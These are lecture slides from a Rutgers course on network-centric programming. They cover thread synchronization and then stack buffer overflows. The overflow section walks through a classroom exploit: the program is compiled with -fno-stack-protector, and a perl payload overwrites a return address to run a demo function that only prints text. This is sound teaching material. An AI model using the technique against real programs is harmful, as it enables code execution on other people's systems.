

456: Network-Centric Programming

Yingying (Jennifer) Chen

Web: <https://www.winlab.rutgers.edu/~yychen/>
Email: yingche@scarletmail.rutgers.edu

Department of Electrical and Computer Engineering
Rutgers University

Thread Synchronization Review: “Two much milk”

- ▶ Great thing about OS's – analogy between problems in OS and problems in real life
- ▶ Example: People need to coordinate:



Time	Person A	Person B
3:00	Look in Fridge. Out of milk	
3:05	Leave for store	
3:10	Arrive at store	Look in Fridge. Out of milk
3:15	Buy milk	Leave for store
3:20	Arrive home, put milk away	Arrive at store
3:25		Buy milk
3:30		Arrive home, put milk away

Thread Synchronization Review: “Two much milk” – solution #1

- ▶ Use a note to avoid buying too much milk:
 - Leave a note before buying (like “lock”)
 - Remove note after buying (like “unlock”)
 - Don’t buy if noted (wait)
- ▶ Suppose a computer tries this:

```
if (noMilk) {  
    if (noNote) {  
        leave note;  
        buy milk;  
        remove note;  
    }  
}
```



- ▶ Result?
 - Could be too much milk!
 - Thread can get context switched after checking milk and note but before buying milk!

Thread Synchronization Review: “Two much milk” – solution #2

- ▶ How about labeled notes?
 - Now we can leave note before checking
 - Algorithm looks like this:

Thread A

```
leave note A;  
if (noNote B) {  
    if (noMilk) {  
        buy Milk;  
    }  
}  
remove note A;
```

Thread B

```
leave note B;  
if (noNoteA) {  
    if (noMilk) {  
        buy Milk;  
    }  
}  
remove note B;
```

- ▶ Result?
 - ▶ Possible for neither thread to buy milk
 - Context switches at exactly the wrong times can lead each to think that the other is going to buy

Thread Synchronization Review: “Two much milk” – solution #3

- Here is a possible two-note solution:

<u>Thread A</u>	<u>Thread B</u>
leave note A;	leave note B;
while (note B) { //x	if (noNote A) { //y
do nothing;	if (noMilk) {
}	buy milk;
if (noMilk) {	}
buy milk;	}
}	remove note B;
remove note A;	

- Does this work? Yes. Both can guarantee that:
 - It is safe to buy, or
 - Other will buy, ok to quit
- At X:
 - if no note B, safe for A to buy,
 - otherwise wait to find out what will happen
- At Y:
 - if no note A, safe for B to buy
 - Otherwise, A is either buying or waiting for B to quit

Thread Synchronization Review: “Two much milk” – solution #3 Discussion

- ▶ Our solution protects a single “Critical-Section” piece of code for each thread:

```
if (noMilk) {  
    buy milk;  
}
```

- ▶ Solution #3 works, but it's really unsatisfactory
 - Really complex – even for this simple an example
 - A's code is different from B's – what if lots of threads?
- ▶ – While A is waiting, it is consuming CPU time
 - » This is called “busy-waiting”
 - » technique in which a process repeatedly checks to see if a condition is true.

Thread Synchronization Review: “Two much milk” – solution #4

- ▶ Assume some implementation of a lock.
 - **Lock.Acquire()** - wait until lock is free, then grab
 - e.g., pthread_mutex_lock()
 - **Lock.Release()** - Unlock, waking up anyone waiting
 - e.g., pthread_mutex_unlock()
- ▶ If two threads are waiting for the lock and both see it's free, only one succeeds to grab the lock
- ▶ Then, our milk problem is easy:

```
milklock.Acquire();
if (nomilk)
    buy milk;
milklock.Release();
```

- ▶ The section of code between Acquire() and Release() called a “**Critical Section**”

Buffer Overflow Exploits

One of the most common security problems,
caused by sloppy programming

Buffer Overflow Vulnerability

- ▶ Need to allocate buffers to store any local variables
- ▶ This buffer size is allocated on the stack along with the state information, such as saved register values and return addresses.
- ▶ If the size of local variables exceeds the buffer size, it will cause buffer overflow

Buffer Overflow Vulnerability

- C program does **not perform any bounds checking** for array references
- May lead to serious program errors
 - Access any buffer outside of it's allocated memory space
 - Can cause read/write of bytes of some other variable.
 - The state stored on the stack gets corrupted by a write to an out-of-bounds array element
 - Modify the return address

Example (Sample implementation of gets()): lecture_9_code/gets_example/gets_example.c

```
#include <stdio.h>
/*This example copies the input string to the location designated by s and
echoes the string back to standard output*/
char *gets(char *s)      /* Sample implementation of library function gets() */
{
    int c;
    char *dest = s;
    int gotchar = 0; /* Has at least one character been read? */
    while ((c = getchar()) != '\n' && c != EOF) {
        * dest++ = c; /* No bounds checking! */
        gotchar = 1;
    }
    * dest++ = '\0'; /* Terminate string */
    printf("String is copied to location starting at %p successfully.\n", s);
    if (c == EOF && !gotchar)
        return NULL; /* End of file or error */
    return s;
}
```

Example (Sample implementation of gets()): lecture_9_code/gets_example/gets_example.c

```
/* Read input line and write it back */
void echo()
{
    char buf[8]; /* A small buffer with 8 characters long! */
    printf("Input the string:\n");
    gets(buf); /*Get the input string, no string length check*/
    printf("Output the string:\n");
    puts(buf);
}

int main()
{
    echo();
    return 0;
}
```

Terminal
\$./main

The C program seems to be correct.
What about the output?

Output

- ▶ ./main
- ▶ 12345

```
Input the string:  
12345  
String copied to location starting at 0x7fffbb3cbc40 successfully  
Echo back the string:  
12345
```

Out-of-bounds Write Caused by gets()

- ▶ ./main
- ▶ 123456789

```
Input the string:  
123456789  
String copied to location starting at 0x7ffc8b0deaa0 successfully  
Echo back the string:  
123456789  
*** stack smashing detected ***: ./main terminated  
Aborted (core dumped)
```

- ▶ gets() cannot determine whether sufficient space has been allocated to hold the entire string
- ▶ Cause out-of-bounds write though the compiling of the C program shows no error

objdump

- ▶ A program for displaying various information about object files
- ▶ objdump [options] objfile
- ▶ Can be used as a disassembler to view an executable in assembly form.
 - Using -d option
 - Example: objdump -d main
- ▶ Good for us to understand the possible misbehavior of the program at the machine-code level

Display Assembler Contents of the Executable main

▶ objdump -d main

- For example, display the binaries and the assembly codes of the echo() function
- The output may vary

```
08048540 <echo>:  
08048540: 55                      push  %ebp  
08048541: 89 e5                   mov   %esp,%ebp  
08048543: 83 ec 18                sub   $0x18,%esp  
08048546: 65 a1 14 00 00 00      mov   %gs:0x14,%eax  
0804854c: 89 45 f4                mov   %eax,-0xc(%ebp)  
0804854f: 31 c0                   xor   %eax,%eax  
08048551: 83 ec 0c                sub   $0xc,%esp  
08048554: 8d 45 ec                lea   -0x14(%ebp),%eax  
08048557: 50                      push  %eax  
08048558: e8 6e ff ff ff        call  80484cb <gets_sample>  
0804855d: 83 c4 10                add   $0x10,%esp  
08048560: 83 ec 0c                sub   $0xc,%esp  
08048563: 8d 45 ec                lea   -0x14(%ebp),%eax  
08048566: 50                      push  %eax  
08048567: e8 34 fe ff ff        call  80483a0 <puts@plt>  
0804856c: 83 c4 10                add   $0x10,%esp  
0804856f: 90                      nop  
08048570: 8b 45 f4                mov   -0xc(%ebp),%eax  
08048573: 65 33 05 14 00 00 00    xor   %gs:0x14,%eax  
0804857a: 74 05                   je    8048581 <echo+0x41>  
0804857c: e8 0f fe ff ff        call  8048390 <__stack_chk_fail@plt>  
08048581: c9                      leave  
08048582: c3                      ret
```

Display Assembler Contents of the Executable main

▶ objdump -d main

- For example, display the binaries and the assembly codes of the main() function
- The output may vary

```
08048583 <main>:  
08048583: 8d 4c 24 04          lea    0x4(%esp),%ecx  
08048587: 83 e4 f0          and    $0xffffffff,%esp  
0804858a: ff 71 fc          pushl  -0x4(%ecx)  
0804858d: 55                push   %ebp  
0804858e: 89 e5              mov    %esp,%ebp  
08048590: 51                push   %ecx  
08048591: 83 ec 04          sub    $0x4,%esp  
08048594: e8 a7 ff ff ff  call   8048540 <echo>  
08048599: b8 00 00 00 00  mov    $0x0,%eax  
0804859e: 83 c4 04          add    $0x4,%esp  
080485a1: 59                pop    %ecx
```

Recall the x86 Registers:


- ▶ General purpose registers
 - Store calculation results, function returns and addresses
 - eax, **ebx**, ecx, edx
- ▶ Index and pointer registers
 - Used for indexed addressing
 - esi, edi, **ebp**, eip, **esp**

Some Registers Being Used

- ▶ **%ebx: General purpose register.**
 - Stores calculation results, function returns and addresses
- ▶ **%esp: Stack pointer register.**
 - **Stores the address of the top of the stack.** This is the address of the last element on the stack
 - The stack grows downward in memory (from higher address values to lower address values)
 - Points to the value in stack at the lowest memory address
- ▶ **%ebp: Base pointer register.**
 - **The %ebp register usually set to %esp at the start of the function**
 - Local variables are accessed by subtracting offsets from %ebp
 - Function parameters are accessed by adding offsets to it
- ▶ The registers are 4 bytes for the 32-bit system

Note: When compiling for 64-bit system, rip, rbp and rsp are equivalents to the 32-bit eip, ebp and esp

Recall: Divisions of Memory for a C Program



The Assembly Code of echo Function (e.g. in x86 system)

1 echo:
2 pushl %ebp


Save the old %ebp on stack
Will be used after the function return
Old %esp passes the base address of new stack space (for echo()) to %ebp

3 movl %esp, %ebp
4 pushl %ebx

Save the old %ebx
Will be used after the function return

Stack organization
for echo function


- The current %ebx stores some values from caller function



The Assembly Code of echo Function (e.g. in x86 system)

5	subl \$20, %esp	Allocate 20 bytes on stack for echo() %esp points to the new top of stack
6	leal - 12(%ebp), %ebx	Compute buf[0] address as %ebp - 12 (4bytes for ebx + 8 bytes for buffer size) Store the buf[0] address to %ebx
7	movl %ebx, (%esp)	%ebx passes the buf[0] address to the top of the stack pointed by %esp

Stack organization for echo function




- The current %ebx stores the buf[0] address

The Assembly Code of echo Function


```
1      echo:  
8      call gets  
9      movl %ebx, (%esp)          Call gets()  
                                         %ebx passes the buf[0] address to the  
                                         stack top pointed by %esp  
10     call puts  
11     addl $20, %esp           Call puts()  
                                         Deallocate the stack space of echo()  
12     popl %ebx              Restore %ebx  
13     popl %ebp              Restore %ebp  
14     ret                   Return
```

Stack organization for echo function



Stack Organization for echo Function

- ▶ Character array buf is just below the part of the saved state (e.g., %ebp, %ebx, return address)
- ▶ An out-of-bounds write to buf can corrupt the program state.



Example of the state corruption caused by out-of-bounds write

Characters typed	Additional corrupted state
0–7	None
8–11	Saved value of %ebx
12–15	Saved value of %ebp
16–19	Return address
20+	Saved state in caller

Possible Misbehavior of the Program

- ▶ The stored value of %ebx is corrupted
 - This register will not be restored properly in line 12
 - The caller will not be able to rely on the integrity of this register
- ▶ The stored value of %ebp is corrupted
 - This register will not be restored properly on line 13
 - The caller will not be able to reference its local variables or parameters properly
- ▶ The stored value of the return address is corrupted
 - The return instruction in line 14 will cause the program to jump to an unexpected location.
 - For example, run a piece of malicious code

```
1      echo:  
12     popl %ebx  
13     popl %ebp  
14     ret
```

Restore %ebx
Restore %ebp
Return

Example (**Buffer overflow attack example**): lecture_9_code/attack_example/attack.c

```
#include <stdio.h>

/*This program shows the buffer overflow vulnerability caused by scanf()*/

void maliciousCode() //This is a malicious code embedded in the program
{
    printf("Congratulations!\n");
    printf("You have entered in the secret malicious code!\n");
    printf("The malicious code is completed!");
}

void echo() //This is a legitimate program to echo back entered text
{
    char buffer[20];
    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: \n %s\n", buffer);
}
```

Example (**Buffer overflow attack example**): lecture_9_code/attack_example/attack.c

```
int main()
{
    printf("Call the legitimate function");
    echo();
    printf("Complete the legitimate function");
    return 0;
}
```

Terminal
\$./main

Example (Buffer overflow attack example)

- ▶ To compile the attack.c:
 - \$ gcc attack.c -o main **-fno-stack-protector** -m32
 - For this example, the above line is written into Makefile
- ▶ **-fno-stack-protector** disabled the stack protection to allow smashing the stack
- ▶ **-m32** is to compile the program to 32 bit binary
- ▶ To compile the 32 bit binary for 64 bit systems, may need to install the library **libc6-dev**
 - sudo apt-get install libc6-dev

Example (Buffer overflow attack example)

▶ \$./main

```
Call the legitimate function
Enter text:
TextToEchoBack
You entered:
TextToEchoBack
Complete the legitimate function
```

- ▶ The program is executed correctly
- ▶ Still exposed to buffer overflow if examined from the assembly code

Example (Buffer overflow attack example): Examine machine-level code

- ▶ 0804848b <maliciousCode>
 - The address of the maliciousCode is 0x0804848b

00 48 10 04	00 73 11 11	JMP	00 48 10 04	Segment _end_
0804848b <maliciousCode>:				
804848b:	55	push	%ebp	
804848c:	89 e5	mov	%esp,%ebp	
804848e:	83 ec 08	sub	\$0x8,%esp	
8048491:	83 ec 0c	sub	\$0xc,%esp	
8048494:	68 d0 85 04 08	push	\$0x80485d0	
8048499:	e8 b2 fe ff ff	call	8048350 <puts@plt>	
804849e:	83 c4 10	add	\$0x10,%esp	
80484a1:	83 ec 0c	sub	\$0xc,%esp	
80484a4:	68 e4 85 04 08	push	\$0x80485e4	
80484a9:	e8 a2 fe ff ff	call	8048350 <puts@plt>	
80484ae:	83 c4 10	add	\$0x10,%esp	
80484b1:	83 ec 0c	sub	\$0xc,%esp	
80484b4:	68 08 86 04 08	push	\$0x8048608	
80484b9:	e8 92 fe ff ff	call	8048350 <puts@plt>	
80484be:	83 c4 10	add	\$0x10,%esp	
80484c1:	90	nop		
80484c2:	c9	leave		
80484c3:	c3	ret		

Example (Buffer overflow attack example): Examine machine-level code


- ▶ 80484c7 sub \$0x28, %esp
 - 28 in hex (40 bytes) are reserved for the local variables of echo function
- ▶ 80484dd lea -0x1c(%ebp), %eax
 - 1c in hex (28 bytes) are reserved for buffer when we asked for 20 bytes

```
080484c4 <echo>:  
 80484c4:    55                      push   %ebp  
 80484c5:    89 e5                  mov    %esp,%ebp  
 80484c7:    83 ec 28              sub    $0x28,%esp  
 80484ca:    83 ec 0c              sub    $0xc,%esp  
 80484cd:    68 29 86 04 08      push   $0x8048629  
 80484d2:    e8 79 fe ff ff      call   8048350 <puts@plt>  
 80484d7:    83 c4 10              add    $0x10,%esp  
 80484da:    83 ec 08              sub    $0x8,%esp  
 80484dd:    8d 45 e4              lea    -0x1c(%ebp),%eax  
 80484e0:    50                      push   %eax  
 80484e1:    68 35 86 04 08      push   $0x8048635  
 80484e6:    e8 85 fe ff ff      call   8048370 <__isoc99_scanf@plt>  
 80484eb:    83 c4 10              add    $0x10,%esp  
 80484ee:    83 ec 08              sub    $0x8,%esp  
 80484f1:    8d 45 e4              lea    -0x1c(%ebp),%eax  
 80484f4:    50                      push   %eax  
 80484f5:    68 38 86 04 08      push   $0x8048638  
 80484fa:    e8 41 fe ff ff      call   8048340 <printf@plt>  
 80484ff:    83 c4 10              add    $0x10,%esp  
 8048502:    90                      nop  
 8048503:    c9                      leave  
 8048504:    c3                      ret  
  
08048505 <main>:  
 8048505:    8d 4c 24 04          lea    0x4(%esp),%ecx  
 8048509:    83 e4 f0              and    $0xffffffff0,%esp  
 804850c:    ff 71 fc              pushl  -0x4(%ecx)
```

Example (Buffer overflow attack example)

- ▶ 28 bytes are reserved for buffer
 - Right below the stored %ebp (the base pointer of the main function).
- ▶ The upper 4 bytes store the %ebp
- ▶ The next upper 4 bytes store the return address
 - The address that %eip is going to jump to after the function is completed.


The goal is to change the return address by overflowing the buffer



Example (Buffer overflow attack example)


- ▶ Attack objective: generate a payload with the first 32 bytes (28 bytes for the buffer and 4 bytes for %ebp) to be any random characters and the next 4 bytes to be the address of the malicious code to replace the original return address
- ▶ Feed the payload to the buffer

The goal is to change the return address by overflowing the buffer



Example (Buffer overflow attack example)

- ▶ Main purpose: generate a string to store in the buffer and overwrite the return address with the malicious code address to run the malicious code
- ▶ The address of maliciousCode is 0x0804848b
- ▶ Decide the format of the address (big-endian or little-endian)
- ▶ For the little-endian machine, generate the payload (32 characters “x” and 4bytes malicious code address) using the following scripts and store it in the payload file
 - \$ perl -e 'print "x"x32 . "\x8b\x84\x04\x08" > payload.txt'
- ▶ Feed the payload file to the main binary
 - \$./main < payload.txt



Example (Buffer overflow attack example)

- ▶ \$ perl -e 'print "x"x32 . "\x8b\x84\x04\x08" > payload.txt'
- ▶ \$./main < payload.txt

```
Call the legitimate function
Enter text:
You entered:
xxxxxxxxxxxxxxxxxxxxxxxxxxxxx♦♦[88]84
Congratulations!
You have entered malicious code!
The malicious code is completed!
Segmentation fault (core dumped)
```

- ▶ The return address is changed and the malicious code is executed

Buffer Overflow Attack

- ▶ Cause the program to crash
- ▶ Make other data corrupted
- ▶ Steal some private information
- ▶ Run an adversary's own code



Buffer Overflow: Summary

- ▶ Common idea
 - Overwrite the stack or a pointer to alter program
- ▶ Many variants
 - Inputs
 - Network packets -> O/S network stack, web server, php scripts, ...
 - Images or text on website -> Web browser
 - Actions
 - Gain login access to a server, crash a server, delete files, ...

